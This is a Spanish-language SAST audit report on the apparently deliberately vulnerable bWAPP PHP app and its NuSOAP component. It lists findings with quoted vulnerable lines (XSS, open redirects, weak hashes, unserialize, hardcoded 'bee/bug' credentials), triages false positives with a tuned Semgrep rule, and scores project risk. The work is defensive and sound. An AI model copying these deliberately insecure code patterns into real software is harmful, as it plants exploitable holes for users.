F-117	Media	Reflected XSS	ldap_connect.php:294	`<td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>`	A03:2021 CWE-79	sigue
F-118	Media	Reflected XSS	ldap_connect.php:316	`<input type="text" id="login" name="login" value="<?php echo isset($_SESSION["ldap"]["login"])?$_SESSION["ldap"]["login"]:$login;?>" size="20" autocomplete="off"></p>`	A03:2021 CWE-79	sigue
F-119	Media	Reflected XSS	ldap_connect.php:319	`<input type="password" id="password" name="password" value="<?php echo isset($_SESSION["ldap"]["password"])?"":$password;?>" size="20" autocomplete="off"></p>`	A03:2021 CWE-79	sigue
F-120	Media	Reflected XSS	ldap_connect.php:322	`<input type="text" id="server" name="server" value="<?php echo isset($_SESSION["ldap"]["server"])?$_SESSION["ldap"]["server"]:$server;?>" size="20"></p>`	A03:2021 CWE-79	sigue
F-121	Media	Reflected XSS	ldap_connect.php:325	`<input type="text" id="dn" name="dn" value="<?php echo isset($_SESSION["ldap"]["dn"])?$_SESSION["ldap"]["dn"]:$dn;?>" size="20"></p>`	A03:2021 CWE-79	sigue
F-122	Media	Reflected XSS	ldapi.php:297	`<td align="center"><?php echo $objectsid?></td>`	A03:2021 CWE-79	reclasif.
F-123	Media	Reflected XSS	ldapi.php:298	`<td><?php echo $samaccountname?></td>`	A03:2021 CWE-79	reclasif.
F-124	Media	Reflected XSS	ldapi.php:299	`<td><?php echo $userprincipalname?></td>`	A03:2021 CWE-79	reclasif.

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-125	Media	Reflected XSS	ldapi.php:300	<td><?php echo $cn?></td>	A03:2021 CWE-79	reclasif.
F-126	Media	Reflected XSS	ldapi.php:301	<td><?php echo $givenname?></td>	A03:2021 CWE-79	reclasif.
F-127	Media	Weak Hash	login.php:34	$password = hash("sha1", $password, false);	A02:2021 CWE-328	sigue
F-128	Media	Weak Hash	login.php:66	$token = sha1(uniqid(mt_rand(0,100000)));	A02:2021 CWE-328	reclasif.
F-129	Media	Mail Header Injection	maili.php:86	$status = @mail($recipient, $subject, $content, "From: $email");	A03:2021 CWE-93	sigue
F-130	Media	Weak Hash	password_change.php:55	$password_new = hash("sha1", $password_new, false);	A02:2021 CWE-328	sigue
F-131	Media	Weak Hash	password_change.php:59	$password_curr = hash("sha1", $password_curr, false);	A02:2021 CWE-328	sigue
F-132	Media	Open Redirect	portal.php:33	header("Location: " . $bug[1]);	A01:2021 CWE-601	sigue
F-133	Media	Open Redirect	restrict_folder_access.php:48	header("Content-Disposition: attachment; filename=" . basename($file));	A01:2021 CWE-601	reclasif.
F-134	Media	Open Redirect	restrict_folder_access.php:53	header("Content-Length: " . filesize($file));	A01:2021 CWE-601	reclasif.
F-135	Media	Open Redirect	selections.php:32	header("Location: " . $bug[1]);	A01:2021 CWE-601	sigue
F-136	Media	Reflected XSS	smgmt_cookies_httponly.php:170	<td><?php echo $key;?></td>	A03:2021 CWE-79	sigue
F-137	Media	Reflected XSS	smgmt_cookies_httponly.php:171	<td><?php echo $cookie;?></td>	A03:2021 CWE-79	sigue
F-138	Media	Reflected XSS	smgmt_cookies_secure.php:178	<td><?php echo $key;?></td>	A03:2021 CWE-79	sigue
F-139	Media	Reflected XSS	smgmt_cookies_secure.php:179	<td><?php echo $cookie;?></td>	A03:2021 CWE-79	sigue
F-140	Media	Reflected XSS	smgmt_strong_sessions.php:220	<td><?php echo $key;?></td>	A03:2021 CWE-79	sigue
F-141	Media	Reflected XSS	smgmt_strong_sessions.php:221	<td><?php echo $cookie;?></td>	A03:2021 CWE-79	sigue
F-142	Media	Reflected XSS	sqli_1.php:181	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	reclasif.
F-143	Media	Reflected XSS	sqli_1.php:182	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	reclasif.
F-144	Media	Reflected XSS	sqli_1.php:183	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	reclasif.
F-145	Media	Reflected XSS	sqli_1.php:184	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	reclasif.
F-146	Media	Reflected XSS	sqli_1.php:185	<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</td>	A03:2021 CWE-79	reclasif.
F-147	Media	Reflected XSS	sqli_11.php:182	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	sigue
F-148	Media	Reflected XSS	sqli_11.php:183	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	sigue
F-149	Media	Reflected XSS	sqli_11.php:184	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	sigue
F-150	Media	Reflected XSS	sqli_11.php:185	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	sigue
F-151	Media	Reflected XSS	sqli_11.php:186	<td align="center"><a href="http://www.imdb.com/title/<?	A03:2021 CWE-79	sigue

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
				php echo $row["imdb"]; ?>" target="_blank">Link</td>		
F-152	Media	Reflected XSS	sqli_13.php:213	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	reclasif.
F-153	Media	Reflected XSS	sqli_13.php:214	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	reclasif.
F-154	Media	Reflected XSS	sqli_13.php:215	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	reclasif.
F-155	Media	Reflected XSS	sqli_13.php:216	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	reclasif.
F-156	Media	Reflected XSS	sqli_13.php:217	<td align="center"><a href="http://www.imdb.com/title/<? php echo $row["imdb"]; ?>" target="_blank">Link</td>	A03:2021 CWE-79	reclasif.
F-157	Media	Mail Header Injection	sqli_15.php:101	$status = @mail($email, $subject, $content, "From: $sender");	A03:2021 CWE-93	sigue
F-158	Media	Weak Hash	sqli_16.php:142	$password = hash("sha1", $password, false);	A02:2021 CWE-328	sigue
F-159	Media	Reflected XSS	sqli_16.php:184	echo $message;	A03:2021 CWE-79	reclasif.
F-160	Media	Reflected XSS	sqli_2.php:213	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	reclasif.
F-161	Media	Reflected XSS	sqli_2.php:214	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	reclasif.
F-162	Media	Reflected XSS	sqli_2.php:215	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	reclasif.
F-163	Media	Reflected XSS	sqli_2.php:216	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	reclasif.
F-164	Media	Reflected XSS	sqli_2.php:217	<td align="center"><a href="http://www.imdb.com/title/<? php echo $row["imdb"]; ?>" target="_blank">Link</td>	A03:2021 CWE-79	reclasif.
F-165	Media	Reflected XSS	sqli_3.php:180	echo $message;	A03:2021 CWE-79	reclasif.
F-166	Media	Reflected XSS	sqli_5.php:161	echo "We have " . $tickets_stock . " movie tickets available in our stock.";	A03:2021 CWE-79	sigue
F-167	Media	Reflected XSS	sqli_6.php:181	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	reclasif.
F-168	Media	Reflected XSS	sqli_6.php:182	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	reclasif.
F-169	Media	Reflected XSS	sqli_6.php:183	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	reclasif.
F-170	Media	Reflected XSS	sqli_6.php:184	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	reclasif.
F-171	Media	Reflected XSS	sqli_6.php:185	<td align="center"><a href="http://www.imdb.com/title/<? php echo $row["imdb"]; ?>" target="_blank">Link</td>	A03:2021 CWE-79	reclasif.
F-172	Media	Reflected XSS	sqli_9.php:219	<td><?php echo $row["title"]; ?> </td>	A03:2021 CWE-79	reclasif.
F-173	Media	Reflected XSS	sqli_9.php:220	<td align="center"><?php echo $row["release_year"]; ?></td>	A03:2021 CWE-79	reclasif.
F-174	Media	Reflected XSS	sqli_9.php:221	<td><?php echo $row["main_character"]; ?></td>	A03:2021 CWE-79	reclasif.

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-175	Media	Reflected XSS	sqli_9.php:222	<td align="center"><?php echo $row["genre"]; ?></td>	A03:2021 CWE-79	reclasif.
F-176	Media	Reflected XSS	sqli_9.php:223	<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</td>	A03:2021 CWE-79	reclasif.
F-177	Media	Hardcoded Credentials	top_security.php:24	$secret = "PGk+PHA+U2VjdXJlIHRoZSB3b3JsZC4gRmlnaHQgY3JpbWUgYW5kIHNlbnNlbGVzcyB2aW9sZW5j";	A07:2021 CWE-798	sigue
F-178	Media	Open Redirect	unvalidated_redir_fwd_1.php:82	header("Location: " . $_REQUEST["url"]);	A01:2021 CWE-601	sigue
F-179	Media	Open Redirect	unvalidated_redir_fwd_2.php:39	header("Location: " . $_REQUEST["ReturnUrl"]);	A01:2021 CWE-601	sigue
F-180	Media	Weak Hash	user_extra.php:101	$password = hash("sha1", $password, false);	A02:2021 CWE-328	sigue
F-181	Media	Weak Hash	user_extra.php:167	$activation_code = hash("sha1", $activation_code, false);	A02:2021 CWE-328	sigue
F-182	Media	Mail Header Injection	user_extra.php:191	$status = @mail($email, $subject, $content, "From: $sender");	A03:2021 CWE-93	sigue
F-183	Media	Weak Hash	user_new.php:98	$password = hash("sha1", $password, false);	A02:2021 CWE-328	sigue
F-184	Media	Weak Hash	user_new.php:164	$activation_code = hash("sha1", $activation_code, false);	A02:2021 CWE-328	sigue
F-185	Media	Mail Header Injection	user_new.php:188	$status = @mail($email, $subject, $content, "From: $sender");	A03:2021 CWE-93	sigue
F-186	Media	Reflected XSS	xmli_1.php:237	echo $message;	A03:2021 CWE-79	sigue
F-187	Media	Reflected XSS	xmli_2.php:185		A03:2021 CWE-79	sigue
F-188	Media	Reflected XSS	xmli_2.php:186	<td align="center"><?php echo $key + 1?></td>	A03:2021 CWE-79	sigue
F-189	Media	Reflected XSS	xss_ajax_1-2.php:79	echo xss($title) . "??? Sorry, we don't have that movie :(";	A03:2021 CWE-79	sigue
F-190	Media	Reflected XSS	xss_ajax_2-2.php:84	echo json_encode($movies);	A03:2021 CWE-79	sigue
F-191	Media	Reflected XSS	xss_ajax_2-2.php:105	echo '{"movies":[{"response":"' . $title . '??? Sorry, we don\'t have that movie :("}]}';	A03:2021 CWE-79	sigue
F-192	Media	Open Redirect	xss_eval.php:35	header("Location: " . $bug[1]);	A01:2021 CWE-601	sigue
F-193	Media	Reflected XSS	xss_eval.php:240	eval("document.write(<?php echo xss($_GET["date"])?>)");	A03:2021 CWE-79	sigue
F-194	Media	Reflected XSS	xss_eval.php:261	eval("document.write(<?php echo xss($_GET["date"])?>)");	A03:2021 CWE-79	sigue
F-195	Media	Reflected XSS	xss_get.php:144	echo "Welcome " . xss($firstname) . " " . xss($lastname);	A03:2021 CWE-79	sigue
F-196	Media	Reflected XSS	xss_href-2.php:133	<?php echo $message ?>	A03:2021 CWE-79	sigue
F-197	Media	Reflected XSS	xss_href-2.php:189	<td align="center"> <a href=xss_href-3.php?movie=<?php echo $row["id"]; ?>&name=<?php echo hpp($name);?>&action=vote>Vote </td>	A03:2021 CWE-79	sigue
F-198	Media	Reflected XSS	xss_href-3.php:149	<?php echo $message ?>	A03:2021 CWE-79	reclasif.

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
F-199	Media	Reflected XSS	xss_json.php:131	`var JSONResponseString = '<?php echo $string ?>';`	A03:2021 CWE-79	sigue
F-200	Media	Reflected XSS	xss_login.php:180	`echo $message;`	A03:2021 CWE-79	reclasif.
F-201	Media	Reflected XSS	xss_php_self.php:144	`echo "Welcome " . xss($firstname) . " " . xss($lastname);`	A03:2021 CWE-79	sigue
F-202	Media	Reflected XSS	xss_post.php:144	`echo "Welcome " . xss($firstname) . " " . xss($lastname);`	A03:2021 CWE-79	sigue
F-203	Media	Weak Hash	xss_stored_3.php:173	`$token = sha1(uniqid(mt_rand(0,100000)));`	A02:2021 CWE-328	reclasif.
F-204	Media	Reflected XSS	xss_stored_3.php:246	`<input type="hidden" name="login" value="<?php echo $login;?>">`	A03:2021 CWE-79	sigue
F-205	Baja	Information Disclosure (phpinfo)	information_disclosure_1.php:30	`phpinfo();`	A05:2021 CWE-200	sigue
F-206	Baja	Information Disclosure (phpinfo)	information_disclosure_1.php:45	`phpinfo();`	A05:2021 CWE-200	sigue
F-207	Baja	Information Disclosure (phpinfo)	phpinfo.php:19	`phpinfo();`	A05:2021 CWE-200	sigue
F-208	Media	Hardcoded Credentials	admin/settings.php:56	`$password = "bug";`	A07:2021 CWE-798	sigue
F-209	Baja	Information Disclosure (phpinfo)	admin/phpinfo.php:19	`phpinfo();`	A05:2021 CWE-200	sigue
F-210	Alta	Insecure Deserialization	soap/class.wsdlcache.php:109	`return (!is_null($s)) ? unserialize($s) : null;`	A08:2021 CWE-502	sigue
F-211	Media	Weak Crypto	soap/class.soap_transport_http.php:475	`$this->setHeader('Authorization', 'Basic '.base64_encode(str_replace(':','',$username).':'.$password));`	A02:2021 CWE-327	reclasif.
F-212	Media	Weak Hash	soap/class.soap_transport_http.php:486	`$HA1 = md5($A1);`	A02:2021 CWE-328	sigue
F-213	Media	Weak Hash	soap/class.soap_transport_http.php:492	`$HA2 = md5($A2);`	A02:2021 CWE-328	sigue
F-214	Media	Weak Hash	soap/class.soap_transport_http.php:514	`$hashedDigest = md5($unhashedDigest);`	A02:2021 CWE-328	sigue
F-215	Media	Weak Crypto	soap/class.soap_transport_http.php:586	`$this->setHeader('Proxy-Authorization', ' Basic '.base64_encode($proxyusername.':'.$proxypassword));`	A02:2021 CWE-327	reclasif.
F-216	Media	Weak Hash	soap/class.wsdlcache.php:61	`return $this->cache_dir.'/wsdlcache-' . md5($wsdl);`	A02:2021 CWE-328	reclasif.
F-217	Media	Weak Hash	soap/class.wsdlcache.php:125	`if (isset($this->fplock[md5($filename)])) {`	A02:2021 CWE-328	reclasif.
F-218	Media	Weak Hash	soap/class.wsdlcache.php:129	`$this->fplock[md5($filename)] = fopen($filename.".lock", "w");`	A02:2021 CWE-328	reclasif.
F-219	Media	Weak Hash	soap/class.wsdlcache.php:131	`return flock($this->fplock[md5($filename)], LOCK_SH);`	A02:2021 CWE-328	reclasif.
F-220	Media	Weak Hash	soap/class.wsdlcache.php:133	`return flock($this->fplock[md5($filename)], LOCK_EX);`	A02:2021 CWE-328	reclasif.
F-221	Media	Weak Hash	soap/class.wsdlcache.php:173	`$ret = flock($this->fplock[md5($filename)], LOCK_UN);`	A02:2021 CWE-328	reclasif.
F-222	Media	Weak Hash	soap/class.wsdlcache.php:174	`fclose($this->fplock[md5($filename)]);`	A02:2021 CWE-328	reclasif.
F-223	Media	Weak Hash	soap/class.wsdlcache.php:175	`unset($this->fplock[md5($filename)]);`	A02:2021 CWE-328	reclasif.
F-224	Media	Weak Crypto	soap/nusoap.php:2629	`$this->setHeader('Authorization', 'Basic`	A02:2021 CWE-327	reclasif.

ID	Severidad	Tipo	Archivo:línea	Fragmento	OWASP · CWE	v2
				'.base64_encode(str_replace(':','',$ username).':'.$password));		
F-225	Media	Weak Hash	soap/nusoap.php:2640	$HA1 = md5($A1);	A02:2021 CWE-328	sigue
F-226	Media	Weak Hash	soap/nusoap.php:2646	$HA2 = md5($A2);	A02:2021 CWE-328	sigue
F-227	Media	Weak Hash	soap/nusoap.php:2668	$hashedDigest = md5($unhashedDigest);	A02:2021 CWE-328	sigue
F-228	Media	Weak Crypto	soap/nusoap.php:2740	$this->setHeader('Proxy-Authorization', ' Basic '.base64_encode($proxyusername.':'.$ proxypassword));	A02:2021 CWE-327	reclasif.
F-229	Media	Weak Hash	soap/nusoapmime.php:90	$cid = md5(uniqid(time()));	A02:2021 CWE-328	reclasif.
F-230	Media	Weak Hash	soap/nusoapmime.php:320	$cid = md5(uniqid(time()));	A02:2021 CWE-328	reclasif.

T6 · TRIAJE DE FALSOS POSITIVOS

Todo hallazgo SAST se revisa antes de reportarlo

Se revisaron a mano las coincidencias de cada regla. Los casos dudosos se convirtieron en pruebas unitarias (`semgrep/tests/php-sast-rules-v2.php`) y se ajustaron 5 reglas en `php-sast-rules-v2.yml`. Re-escaneando: **230** → **171** hallazgos, sin perder ningún verdadero positivo de las pruebas.

FP-1 ■ Falso positivo principal

base64_encode() no es cifrado: cabecera HTTP Basic en NuSOAP

F-211

HALLAZGO · APP/SOAP/CLASS.SOAP_TRANSPORT_HTTP.PHP:475 · REGLA PHP-WEAK-CRYPTO (CWE-327)

```
475 $this->setHeader('Authorization', 'Basic '.base64_encode(str_replace(':','',$username).':'.$password));
```

Por qué es falso positivo. RFC 7617 obliga a codificar usuario:contraseña en Base64 en HTTP Basic. No es un intento de cifrar: es el formato del protocolo. El riesgo real ahí es enviar Basic sin TLS (CWE-319), que es otro hallazgo.

Aparece 4 veces (soap/class.soap_transport_http.php:475, :586 · soap/nusoap.php:2629, :2740). La regla cuenta toda llamada a base64_encode(), que solo es un problema cuando se usa para ocultar un secreto.

AJUSTE DE LA REGLA (V2) · LÍNEAS NUEVAS RESALTADAS


```
1  - id: php-weak-crypto
2    languages: [php]
3    severity: WARNING
4    message: >-
5      Criptografía débil (CWE-327): algoritmo obsoleto (mcrypt, DES, ECB, RC4)
6      o codificación reversible (base64) usada para proteger datos.
7    metadata:
8      owasp: "A02:2021 - Cryptographic Failures"
9      cwe: "CWE-327: Broken or Risky Crypto Algorithm"
10     vuln_class: "Weak Crypto"
11     remediation: "openssl_encrypt con AES-256-GCM o libsodium; base64 NO es cifrado."
12     tuning: >-
13       AJUSTE T6: base64_encode() dentro de setHeader('Authorization'|'Proxy-
14       Authorization', ...) es la codificación exigida por HTTP Basic (RFC 7617),
15       no un intento de cifrado. El riesgo real ahí es usar Basic sin TLS.
16   patterns:
17     - pattern-either:
18         - pattern: base64_encode(...)
19         - pattern: str_rot13(...)
20         - pattern: mcrypt_encrypt(...)
21         - pattern: mcrypt_decrypt(...)
22         - pattern: openssl_encrypt($D, "=~/(?i)(ecb|des|rc4)/", ...)
23     # AJUSTE T6 ------------------------------------------------------------
24     - pattern-not-inside: $O->setHeader("=~/(?i)^(proxy-)?authorization$/", ...)
```

Resultado: Weak Crypto pasa de 5 a 1 hallazgo. El que queda, insecure_crypt_storage_3.php:55, es un verdadero positivo: guarda un secreto en base64 como si fuera cifrado.

Caso	Regla	Coincidencia marcada	Por qué no es lo que la regla dice	Ajuste	v1 → v2
FP-1	`weak-crypto`	base64_encode() al armar la cabecera Authorization: Basic soap/class.soap_transport_http.php:475, :586 · soap/nusoap.php:2629, :2740	RFC 7617 obliga a codificar usuario:contraseña en Base64 en HTTP Basic. No es un intento de cifrar: es el formato del protocolo. El riesgo real ahí es enviar Basic sin TLS (CWE-319), que es otro hallazgo.	`pattern-not-inside: $O->setHeader("=~/(?i)^(proxy-)?authorization$/", ...)`	5 → 1
FP-2	`weak-hash`	md5()/sha1() usados como nombre de archivo de caché, clave de arreglo o Content-ID soap/class.wsdlcache.php (8) · soap/nusoapmime.php (2) · tokens sha1(uniqid(mt_rand())) en Core	Ahí el hash no protege nada: solo genera un identificador. Los tokens sha1(uniqid(mt_rand())) sí son un problema, pero de aleatoriedad predecible (CWE-330), no de hash débil: se reclasifican.	`metavariable-regex` sobre el argumento: solo si contiene `pass|secret|token|code|key|digest…`	41 → 25
FP-3	`file-inclusion`	include($language) dentro de if(in_array($language, $available_languages)) app/rlfi.php:167	Es la versión de nivel medio/alto: el valor se valida contra una lista blanca antes del include. El motor taint no entiende esa guarda condicional.	`pattern-not-inside: if (in_array($V, ...)) { ... }`	2 → 1
FP-4	`open-redirect`	header("Content-Disposition: ...") y header("Content-Length: " . filesize($file)) app/restrict_folder_access.php:48, :53	Son cabeceras de descarga, no redirecciones. El sink header(...) era demasiado amplio.	`metavariable-regex`: el primer argumento debe empezar por `"Location:"`	19 → 17
FP-5	`reflected-xss`	echo $row["title"], echo $message (armado con $row["login"]) sqli_1/2/6/9/11/13.php, ldapi.php, xss_login.php, sqli_3/16.php, hpp-3.php… (36)	El dato sale de la base de datos o de LDAP, no de la petición: no es XSS reflejado sino un posible XSS almacenado (segundo orden). Se reclasifica para revisarlo con otra regla, no se ignora.	`pattern-sanitizers: mysql_fetch_*(), $R->fetch_*(), ldap_get_entries()`	89 → 53
FP-6	`hardcoded-credentials`	$secret = "PGk+PHA+U2VjdXJl..." app/top_security.php:24	Es un mensaje HTML codificado en Base64 ("<i><p>Secure the world..."), no una credencial. Caso aislado: se propone suprimirlo en línea sin tocar la regla (el código auditado no se modificó).	`// nosemgrep: php-hardcoded-credentials` (supresión puntual propuesta)	supresión

Efecto del triaje en las reglas ajustadas

Hallazgos por regla, v1 (original) frente a v2 (tras triaje)



▾ **Ver los 59 hallazgos que v2 descarta o reclasifica**

ID	Regla	Archivo:línea	Fragmento
F-029	file-inclusion	rlfi.php:167	`if(in_array($language, $available_languages)) include($language);`
F-062	reflected-xss	ba_forgotten.php:301	`echo $message;`
F-082	weak-hash	csrf_2.php:53	`$token = sha1(uniqid(mt_rand(0,100000)));`
F-083	weak-hash	csrf_3.php:140	`$token = sha1(uniqid(mt_rand(0,100000)));`
F-095	reflected-xss	hpp-3.php:149	`<?php echo $message ?>`
F-109	weak-hash	insecure_crypt_storage_2.php:64	`$salt = md5(uniqid());`
F-112	weak-hash	insecure_direct_object_ref_1.php:140	`$token = sha1(uniqid(mt_rand(0,100000)));`
F-122	reflected-xss	ldapi.php:297	`<td align="center"><?php echo $objectsid?></td>`
F-123	reflected-xss	ldapi.php:298	`<td><?php echo $samaccountname?></td>`
F-124	reflected-xss	ldapi.php:299	`<td><?php echo $userprincipalname?></td>`
F-125	reflected-xss	ldapi.php:300	`<td><?php echo $cn?></td>`
F-126	reflected-xss	ldapi.php:301	`<td><?php echo $givenname?></td>`
F-128	weak-hash	login.php:66	`$token = sha1(uniqid(mt_rand(0,100000)));`
F-133	open-redirect	restrict_folder_access.php:48	`header("Content-Disposition: attachment; filename=" . basename($file));`
F-134	open-redirect	restrict_folder_access.php:53	`header("Content-Length: " . filesize($file));`
F-142	reflected-xss	sqli_1.php:181	`<td><?php echo $row["title"]; ?></td>`
F-143	reflected-xss	sqli_1.php:182	`<td align="center"><?php echo $row["release_year"]; ?></td>`
F-144	reflected-xss	sqli_1.php:183	`<td><?php echo $row["main_character"]; ?></td>`
F-145	reflected-xss	sqli_1.php:184	`<td align="center"><?php echo $row["genre"]; ?></td>`
F-146	reflected-xss	sqli_1.php:185	`<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</a></td>`
F-152	reflected-xss	sqli_13.php:213	`<td><?php echo $row["title"]; ?></td>`
F-153	reflected-xss	sqli_13.php:214	`<td align="center"><?php echo $row["release_year"]; ?></td>`
F-154	reflected-xss	sqli_13.php:215	`<td><?php echo $row["main_character"]; ?></td>`
F-155	reflected-xss	sqli_13.php:216	`<td align="center"><?php echo $row["genre"]; ?></td>`
F-156	reflected-xss	sqli_13.php:217	`<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</a></td>`
F-159	reflected-xss	sqli_16.php:184	`echo $message;`
F-160	reflected-xss	sqli_2.php:213	`<td><?php echo $row["title"]; ?></td>`
F-161	reflected-xss	sqli_2.php:214	`<td align="center"><?php echo $row["release_year"]; ?></td>`
F-162	reflected-xss	sqli_2.php:215	`<td><?php echo $row["main_character"]; ?></td>`
F-163	reflected-xss	sqli_2.php:216	`<td align="center"><?php echo $row["genre"]; ?></td>`
F-164	reflected-xss	sqli_2.php:217	`<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</a></td>`

ID	Regla	Archivo:línea	Fragmento
F-165	reflected-xss	sqli_3.php:180	`echo $message;`
F-167	reflected-xss	sqli_6.php:181	`<td><?php echo $row["title"]; ?></td>`
F-168	reflected-xss	sqli_6.php:182	`<td align="center"><?php echo $row["release_year"]; ?></td>`
F-169	reflected-xss	sqli_6.php:183	`<td><?php echo $row["main_character"]; ?></td>`
F-170	reflected-xss	sqli_6.php:184	`<td align="center"><?php echo $row["genre"]; ?></td>`
F-171	reflected-xss	sqli_6.php:185	`<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</a></td>`
F-172	reflected-xss	sqli_9.php:219	`<td><?php echo $row["title"]; ?></td>`
F-173	reflected-xss	sqli_9.php:220	`<td align="center"><?php echo $row["release_year"]; ?></td>`
F-174	reflected-xss	sqli_9.php:221	`<td><?php echo $row["main_character"]; ?></td>`
F-175	reflected-xss	sqli_9.php:222	`<td align="center"><?php echo $row["genre"]; ?></td>`
F-176	reflected-xss	sqli_9.php:223	`<td align="center"><a href="http://www.imdb.com/title/<?php echo $row["imdb"]; ?>" target="_blank">Link</a></td>`
F-198	reflected-xss	xss_href-3.php:149	`<?php echo $message ?>`
F-200	reflected-xss	xss_login.php:180	`echo $message;`
F-203	weak-hash	xss_stored_3.php:173	`$token = sha1(uniqid(mt_rand(0,100000)));`
F-211	weak-crypto	soap/class.soap_transport_http.php:475	`$this->setHeader('Authorization', 'Basic '.base64_encode(str_replace(':','',$username).':'.$password));`
F-215	weak-crypto	soap/class.soap_transport_http.php:586	`$this->setHeader('Proxy-Authorization', ' Basic '.base64_encode($proxyusername.':'.$proxypassword));`
F-216	weak-hash	soap/class.wsdlcache.php:61	`return $this->cache_dir.'/wsdlcache-' . md5($wsdl);`
F-217	weak-hash	soap/class.wsdlcache.php:125	`if (isset($this->fplock[md5($filename)])) {`
F-218	weak-hash	soap/class.wsdlcache.php:129	`$this->fplock[md5($filename)] = fopen($filename.".lock", "w");`
F-219	weak-hash	soap/class.wsdlcache.php:131	`return flock($this->fplock[md5($filename)], LOCK_SH);`
F-220	weak-hash	soap/class.wsdlcache.php:133	`return flock($this->fplock[md5($filename)], LOCK_EX);`
F-221	weak-hash	soap/class.wsdlcache.php:173	`$ret = flock($this->fplock[md5($filename)], LOCK_UN);`
F-222	weak-hash	soap/class.wsdlcache.php:174	`fclose($this->fplock[md5($filename)]);`
F-223	weak-hash	soap/class.wsdlcache.php:175	`unset($this->fplock[md5($filename)]);`
F-224	weak-crypto	soap/nusoap.php:2629	`$this->setHeader('Authorization', 'Basic '.base64_encode(str_replace(':','',$username).':'.$password));`
F-228	weak-crypto	soap/nusoap.php:2740	`$this->setHeader('Proxy-Authorization', ' Basic '.base64_encode($proxyusername.':'.$proxypassword));`
F-229	weak-hash	soap/nusoapmime.php:90	`$cid = md5(uniqid(time()));`
F-230	weak-hash	soap/nusoapmime.php:320	`$cid = md5(uniqid(time()));`

REVISADOS Y CONFIRMADOS

No todo lo dudoso es falso positivo. **insecure_crypt_storage_3.php:55** usa base64 para “proteger” un secreto: es un verdadero positivo de cripto débil y v2 lo conserva. El MD5 de HTTP Digest en NuSOAP (RFC 2617) se mantiene como riesgo aceptado del protocolo. La deserialización de la caché WSDL se mantiene: depende de los permisos del directorio de caché y no se puede descartar desde el código.

T7 · POSTURA DE SEGURIDAD

Semáforo por proyecto

`Índice = (Alta × 5) + (Media × 3) + (Baja × 1) = 59×5 + 167×3 + 4×1 = 800 puntos sobre 198 archivos`

Proyecto	Hallazgos	Alta	Índice	Postura	Justificación
Core bWAPP	207	58	731	● Crítica	SQLi masiva, RCE por eval y comandos, LFI, XSS y subida de archivos sin restricción.
admin	2	0	4	● Media	Pocos hallazgos, pero credenciales estáticas (bee/bug) en settings.php y phpinfo() expuesto.
soap (NuSOAP)	21	1	65	● Alta	Componente de terceros NuSOAP 0.9.5 (2010): unserialize() de caché, MD5/SHA-1; requiere triaje.

Regla del semáforo (calculada en analyze.py): **Crítica** si hay hallazgos Alta que dan ejecución remota de código (eval, comandos, inclusión) o 10 o más Alta; **Alta** si hay al menos un Alta; **Media** si solo hay Media; **Baja** en otro caso.

PRIORIDADES DE REMEDIACIÓN

1. **Parametrizar todas las consultas SQL** (48 hallazgos). PDO o mysqli con `prepare()` y `bind_param()`; retirar `mysql_*`, obsoleto desde PHP 5.5.
